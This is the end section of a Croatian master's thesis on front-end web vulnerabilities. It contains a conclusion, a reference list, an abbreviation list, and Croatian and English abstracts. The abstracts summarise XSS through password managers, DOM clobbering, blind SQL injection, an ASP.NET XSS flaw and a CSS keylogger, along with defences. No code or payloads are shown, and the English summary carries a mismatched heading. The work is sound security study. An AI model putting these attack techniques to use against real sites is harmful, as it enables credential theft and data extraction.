Iako su XSS i SQLi napadi poznati dizajnerima i sigurnosnim ekspertima koji kreiraju web stranice i tehnologije kojima bi se ovakvi napadi spriječili, i dalje je moguće izvesti ove napade koji su postali složeniji i inovativniji u načinu na koji se zaobilaze prepreke koji dizajneri postavljaju u vlastite web stranice. Neke ranjivosti se mogu iskoristiti zbog nepažnje korisnika, što se vidi u primjeru XSS napada preko upravitelja lozinki u poglavlju 4.1, dok su drugi napadi mogući zbog zastarjelih funkcionalnosti koje su i dalje podržane u modernim softverskim okvirima, što se dogodilo u napadu XSS ranjivosti u ASP .NET-u u poglavlju 4.4. Poteškoća kod obrane od SQLi napada opisanog u poglavlju 4.3 je složeni način testiranja za takve ranjivosti. Za razliku od drugih tipova SQLi napada koji rade promjene u radu web aplikacije, ova vrsta SQLi napada ne radi promjene u prikazu i ponašanju web aplikacije.

Osim već poznatih tipova napada poput XSS i SQLi, dizajneri se moraju boriti i s novim oblicima napad kao što je DOM clobbering. Ovaj napad se može izvesti zbog programerskih praksi koje omogućavaju da se naruši način na koji referenciranja objekata. DOM clobbering ima potencijal zaobilaženja filtera kojima se upravo pokušavaju spriječiti druga vrsta napada odnosno XSS napadi.

Pored DOM clobbering-a i XSS napada, koji su skriptni napadi koji zahtijevaju izvršavanje JavaScript koda, pronađeni su načini izvršavanja napada bez skripte kojima je omogućeno izvlačenje tajnih ili skrivenih podataka iz web stranice korištenjem samo CSS dokumenata.

Gotovo svi napadi se mogu spriječiti primjenom određene kombinacije metoda zaštite, ispravne konfiguracije korištenih tehnologije i primjene pravilnih programskih praksi, ali postoje ranjivosti, kao ona opisana u napadu XSS ranjivosti ASP .NET-u, koje su ugrađene u softverske okvire.



## LITERATURA

- [1] „HTML Tutorial”, s Interneta, <https://www.tutorialspoint.com/html/index.htm>
- [2] „CSS Tutorial”, s Interneta, <https://www.tutorialspoint.com/css/index.htm>
- [3] „Javascript Tutorial”, s Interneta, <https://www.tutorialspoint.com/javascript/index.htm>
- [4] „About JavaScript”, s Interneta, [https://developer.mozilla.org/en-US/docs/Web/JavaScript/About\\_JavaScript](https://developer.mozilla.org/en-US/docs/Web/JavaScript/About_JavaScript), 4. ožujka 2020.
- [5] „ExpressJS - Overview”, s Interneta, [https://www.tutorialspoint.com/expressjs/expressjs\\_overview.htm](https://www.tutorialspoint.com/expressjs/expressjs_overview.htm)
- [6] „ASP.NET - Introduction”, s Interneta, [https://www.tutorialspoint.com/asp.net/asp.net\\_introduction.htm](https://www.tutorialspoint.com/asp.net/asp.net_introduction.htm)
- [7] „About Wireshark”, s Interneta, <https://www.wireshark.org/>
- [8] „Manpage of TCPDUMP”, s Interneta, <https://www.tcpdump.org/manpages/tcpdump.1.html>, 2. ožujka 2020.
- [9] „MS SQL Server Tutorial”, s Interneta, [https://www.tutorialspoint.com/ms\\_sql\\_server/index.htm](https://www.tutorialspoint.com/ms_sql_server/index.htm)
- [10] „PHP - Introduction”, s Interneta, [https://www.tutorialspoint.com/php/php\\_introduction.htm](https://www.tutorialspoint.com/php/php_introduction.htm)
- [11] Jessica Ortega: „What is a Website Vulnerability and How Can it be Exploited?”, s Interneta, <https://www.sitelock.com/blog/what-is-a-website-vulnerability/>, 25. travnja 2017.
- [12] „CROSS-SITE SCRIPTING (XSS) TUTORIAL: LEARN ABOUT XSS VULNERABILITIES, INJECTIONS AND HOW TO PREVENT ATTACKS”, s Interneta, <https://www.veracode.com/security/xss>
- [13] „Reflected XSS”, s Interneta, <https://portswigger.net/web-security/cross-site-scripting/reflected>
- [14] „Stored XSS ”, s Interneta, <https://portswigger.net/web-security/cross-site-scripting/stored>
- [15] „DOM-based XSS”, s Interneta <https://portswigger.net/web-security/cross-site-scripting/dom-based>

- [16] „Cross-site scripting”, s Interneta <https://portswigger.net/web-security/cross-site-scripting>
- [17] „DOM clobbering”, s Interneta <https://portswigger.net/web-security/dom-based/dom-clobbering>
- [18] „SQL injection”, s Interneta <https://portswigger.net/web-security/sql-injection>
- [19] „Blind SQL injection”, s Interneta <https://portswigger.net/web-security/sql-injection/blind>
- [20] „WHAT IS A KEYLOGGER: A BRIEF ON A DANGEROUS AND MALICIOUS TOOL”, s Interneta, <https://enterprise.comodo.com/what-is-a-keylogger.php>
- [21] „Keylogger”, s Interneta, <https://www.malwarebytes.com/keylogger/>
- [22] Chris Buxton: „All About BIND DNS: Who, How, & Why”, s Interneta, <https://linuxacademy.com/blog/linux/all-about-bind-dns-who-how-why/>, 14. sječnja 2020.
- [23] „What is Kali Linux?”, s Interneta, <https://www.kali.org/docs/introduction/what-is-kali-linux/>, 19. svibnja 2019.
- [24] „Exploiting cross-site scripting vulnerabilities”, s Interneta, <https://portswigger.net/web-security/cross-site-scripting/exploiting>
- [25] „Clobbering the clobbered — Advanced DOM Clobbering”, s Interneta, <https://medium.com/@terjanq/dom-clobbering-techniques-8443547ebe94>, 26. rujna 2019.
- [26] Ryan Wendel: „DNS Exfiltration using SQLMap in a Microsoft SQL Environment”, s Interneta, <https://www.ryanwendel.com/2020/02/27/dns-exfiltration-using-sqlmap-in-a-mssql-environment/>, 27. veljače 2020.
- [27] Paweł Hałdrzyński: „All is XSS that comes to the .NET”, s Interneta, <https://blog.isec.pl/all-is-xss-that-comes-to-the-net/>, 8. studenog 2019.
- [28] Paweł Hałdrzyński: „CSS Injection Primitives”, s Interneta, <https://x-c3ll.github.io/posts/CSS-Injection-Primitives/>, 16. listopada 2019.
- [29] James Kettle: „Detecting and exploiting path-relative stylesheet import (PR-SSI) vulnerabilities”, s Interneta, <https://portswigger.net/research/detecting-and-exploiting-path-relative-stylesheet-import-prssi-vulnerabilities>, 17. veljače 2015.

# POPIS OZNAKA I KRATICA

XSS	Cross-Site Scribing
HTML	Hyper Text Markup Language
HTTP	Hyper Text Transport Protocol
CSS	Cascading Style Sheet
PHP	PHP Hypertext Preprocessor
API	Application Programming Interface
JIT	Just In Time
VoIP	Voice over Internet Protocol
TCP/IP	Transfer Control Protocol/Internet Protocol
VIA	Virtual Interface Adapter
SQL	Structured Query Language
I/O	Input//Output
LSN	Log Sequence Number
CSP	Content Security Policy
DOS	Denial Of Service
DNS	Domain Name Service
EJS	Embedded JavaScript
BIND	Berkely Internet Name Domain
DDOS	Distributed Denial Of Service

## SAŽETAK

Tema diplomskog rada je pronalazak front-end ranjivosti web aplikacija, načini na koje se te ranjivosti mogu zloupotrijebiti te koje su metode obrane od napada koji iskorištavaju pronađene ranjivosti.

XSS ranjivost preko upravitelja lozinki opisuje napad koji iskorištava XSS ranjivost u blog stranici. Ranjivost koju web stranica posjeduje je mogućnost da korisnik upiše HTML kod u tekst članka koji je moguće iskoristi loše konfigurirani upravitelj lozinki i na taj način doći do korisničko imena i lozinke žrtve.

U sljedećem napadu je iskorištena DOM clobbering ranjivost blog web stranice. Ovaj put web stranica primjenu pročišćavanje korisničkog koda te dopušta sigurne HTML elemente, attribute i mrežne protokole. Međutim, ova stranica ima ranjivost u načinu na koji je kod napisan te propust u filteru koji je se primjenjuje na tekst blog članka. Ovo zajedno omogućava napadču izvršavanje bilo kakvog koda unutar web stranice.

Slijepi SQLi napad iskorištava dobro napravljenu web aplikaciju koja ne reagira na kašnjenja ili greške izazvane na bazi podataka. Ovaj napad iskorištava zadanu konfiguraciju baze podataka kako bi se gotovo neprimjetno izvukli podatci.

Ranjivost koja je pronađena u ASP.NET-u omogućava napadču izvršavanje proizvoljnog koda, jer se zloupotrijebljava zastarjela funkcionalnost. Ovaj napad se izvodi kreiranjem URL-a kojim se može u web stranicu učitati maliciozna skripta, jer se koristi zastarjela funkcionalnost.

I na kraju je opisana ranjivost PHP servera. Ova ranjivost se nalazi u načinu na koji PHP server interpretira relativne URL adrese. Ova ranjivost zahtjeva korištenje Internet Explorera koji u konačnici omogućava primjenu CSS keyloggera kojim je moguća izvući bilo koji tajni ili skriveni podatak s web stranice.

### **Ključne riječi:**

XSS, SQLi, Dom clobbering, ASP.NET, PHP, CSS keylogger, hakerski napad, ranjivosti

# DATA ANALYSIS IN PYTHON

## SUMMARY

The theme of this is the discovery of front-end vulnerabilities, the way these vulnerabilities could be exploited with cyberattacks and defense methods that could be used against these attacks.

XSS vulnerability with password manager describes the attack that exploits XSS vulnerability found in blog web site. This vulnerability allows the users to write HTML code, into the blog post, which exploits badly configured password manager to get the victims user name and password.

The next attack exploits DOM clobbering vulnerability in the blog web site, but this time the web site is performing purification of user generated code and allows the use of safe HTML elements, attributes and protocols. However, this web site has the vulnerability in the way it is coded and in the text filter that is being applied to the user text. Together this allows the execution of malicious inside the web site.

Blind SQLi attack exploits a well made web application that does not change even when there are errors or time delays being created on the database. This attack exploits the default configuration of the database to extract the data.

Vulnerability that was found in ASP .NET framework allows the attacker to execute what ever code he wants, all because the framework supports outdated functionality. This attack is done by creating the URL that exploits the old functionality, which intern allows the execution of malicious script.

The last attack describes the PHP server vulnerability. This vulnerability lies in a way the PHP server interprets relative URL addresses. The described vulnerability in combination with Internet Explorer allows the deployment of CSS keylogger which can extract any secret or hidden data on the web site.

### **Keywords :**

XSS , SQLi, DOM clobbering, ASP. NET, PHP, CSS keylogger, cyberattack, vulnerabilities